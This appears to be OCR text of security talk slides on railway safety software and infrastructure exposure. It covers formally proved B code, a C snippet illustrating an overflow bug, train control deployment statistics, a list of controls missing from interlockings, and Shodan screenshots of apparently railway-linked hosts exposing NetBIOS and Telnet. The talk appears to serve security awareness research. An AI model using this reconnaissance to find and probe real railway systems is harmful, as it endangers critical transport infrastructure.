
TypeChecked	POs Generated	Proof Obligations	Proved	Unproved	BO Checked
OK	OK	0	0	0	OK
OK	OK	0	0	0	OK
OK	OK	142	142	0	OK
OK	OK	1	1	0	OK
OK	OK	5	4	1	OK
OK	OK	23	20	3	OK
OK	OK	23	22	1	OK
OK	OK	36	35	1	OK
OK	OK	47	38	9	OK

On benefits of Atelier B

benefits of B-Software

- *The whole Model*
  - NO classic programming error in the code (overflow, division by 0, out of range index, infinite loop, aliases)
  - A healthy program architecture
  - Unit Test are no longer used
  - Early detection of errors
  - These benefits remain even after some modifications/evolutions

CLEARSY
SYSTEM ENGINEERING


BadIndex_i.imp – Atelier B
File Edit View Search Help
source WD lemmas (OK|OK|0|0|100%)
Top-Bottom Graphical view
BadIndex_i.imp
1 - IMPLEMENTATION
2 BadIndex_i
3 REFINES BadIndex
4 - CONCRETE_CONSTANTS
5 initial_array
6 - PROPERTIES
7 initial_array : ARRAY_VALUES --> NAT1
8 - VALUES
9 ARRAY_VALUES = 0..3 ;
10 initial_array = ARRAY_VALUES * {3}
11 - CONCRETE_VARIABLES
12 array
13 - INVARIANT
14 array : ARRAY_VALUES --> NAT
15 - INITIALISATION
16 array := initial_array
17 - OPERATIONS
18 do_things (item) =
19 - VAR
20 item_loc
21 - IN
22 item_loc := array(item) ;
23 - IF
24 item_loc > 0
25 - THEN
26 array(item) := item_loc + 0xff
27 END
28
29 END
30 END
Opened Files
File Search Results
Opened Files
BadIndex_i.imp
Expand
Collapse
Errors
Hide Finished tasks
Errors (2)
Warnings
Messages
Server
BadIndex_i has already been type checked localhost
BadIndex has already been type checked localhost
WD PO generation finished localhost
WD PO generation finished localhost
End of refinement localhost
Message
BadIndex_i
BadIndex_i has already been B0 Checked BadIndex_i
BadIndex
BadIndex has already been B0 Checked BadIndex

Memory corruption


- "Everything will be C in the end. If it's not C, it's not the end." – *almost* John Lennon

```
static int32_t BadIndex__array[4];
/* Clause INITIALISATION */
void BadIndex__INITIALISATION(void)
{

    memmove(BadIndex__array,BadIndex__initial_array,4 * sizeof(int32_t));
}

/* Clause OPERATIONS */

void BadIndex__do_things(BadIndex__ARRAY_VALUES item)
{
    int32_t item_loc;

    item_loc = BadIndex__array[item];
    if((item_loc) > (0))
    {
        BadIndex__array[item] = item_loc+255;
    }
}
```


Ada saves … and takes only half damage

- KVB: Alstom
  - Automatic Train Protection for the French railway company (SNCF), installed on 6,000 trains since 1993
    - 60,000 lines of B; 10,000 proofs; 22,000 lines of **Ada**
- SAET METEOR: Siemens Transportation Systems
  - Automatic Train Control: new driverless metro line 14 in Paris (RATP), 1998. 3 safety-critical software parts: onboard, section, line
    - 107,000 lines of B; 29,000 proofs; 87,000 lines of **Ada**
- Roissy VAL: ClearSy (for STS)
  - Section Automatic Pilot: light driverless shuttle for Paris-Roissy airport (ADP), 2006
    - 28,000+155,000 lines of B; 43,000 proofs; 158,000 lines of **Ada**

Typical interlocking



Typical interlocking



Interlocking despair

No hashing algorithms, No internal architecture security, No input data validation, No tokens, No encryption, No GS/EGS, No DAI, No ASLR, No authorization, No FW rules, No unpredictable cookies, No DHCP snooping, No port security, No downgraded privileges, No authentication, No password policies, No session security, No secure protocols, No port access rules, No DEP, No SafeSEH, No database restrictions, No strong PRNG, No no hardcodes, No centralized storage, No good architecture, No RBAC, No secure kiosk, No parameterized queries … No fun

Airgap ©®™...

shodan for railway

SHODAN railway Explore Downloads Reports

Exploits Maps Download Results Create Report

TOP COUNTRIES

Germany	4
United States	3
Trinidad and Tobago	3
Poland	2
Japan	2

TOP SERVICES

NetBIOS	7
Telnet	5

Showing results 1 - 10 of 30

3 70

3· g.ge

SILKNET

Added on 2015-11-29 01:06:11 GMT

Georgia

Details

NetBIOS Response
Servername: WEB2
MAC: 00: :

Names:
WEB2 <0x0
RAILWAY <0x0
WEB2 <0x2

1 .2

CHTD, Chunghwa Telecom Co., Ltd.


Added on 2015-11-28 18:38:31 GMT

Taiwan, Taipei

Details


NetBIOS Response
Servername: RAILWAY
MAC: 00:00:00:00:00:

shodan for railway



Firmware: 1
Hostname: Railwire - Delhi Railway Station
Vendor: MikroTik

Railway telecom?



Railway SIM-cards?

fahrweg.dbnetze.com/fahrweg-en/technic/gsmr/sim_cards.html

DB NETZE

English

DB Netz AG | Media | Network Access | Products&Services | **Infrastructure&Technology** | International

Enter search criteria

- **Infrastructure register**
- **GSM-R**
  - Overview
  - Train radio
  - Shunting radio
  - Public Roaming
  - International Roaming
  - Ordering of SIM cards
- **ETCS**
- **Innovations**
- **Noise protection**
- **Release infrastructure**

Infrastructure&Technology > GSM-R > Ordering of SIM cards

Ordering of SIM cards

GSM-R SIM cards

Information on SIM cards for national and foreign GSM-R customers.

SIM cards for national GSM-R customers

SIM cards can be ordered directly from the GSM-R Customer Service. Before placing the initial order for SIM cards, please transmit your customer data to us.

The following forms:

- Order forms GSM-R SIM cards
- GSM-R customer base data


Relevant contact

GSM-R

For further questions:

Send email

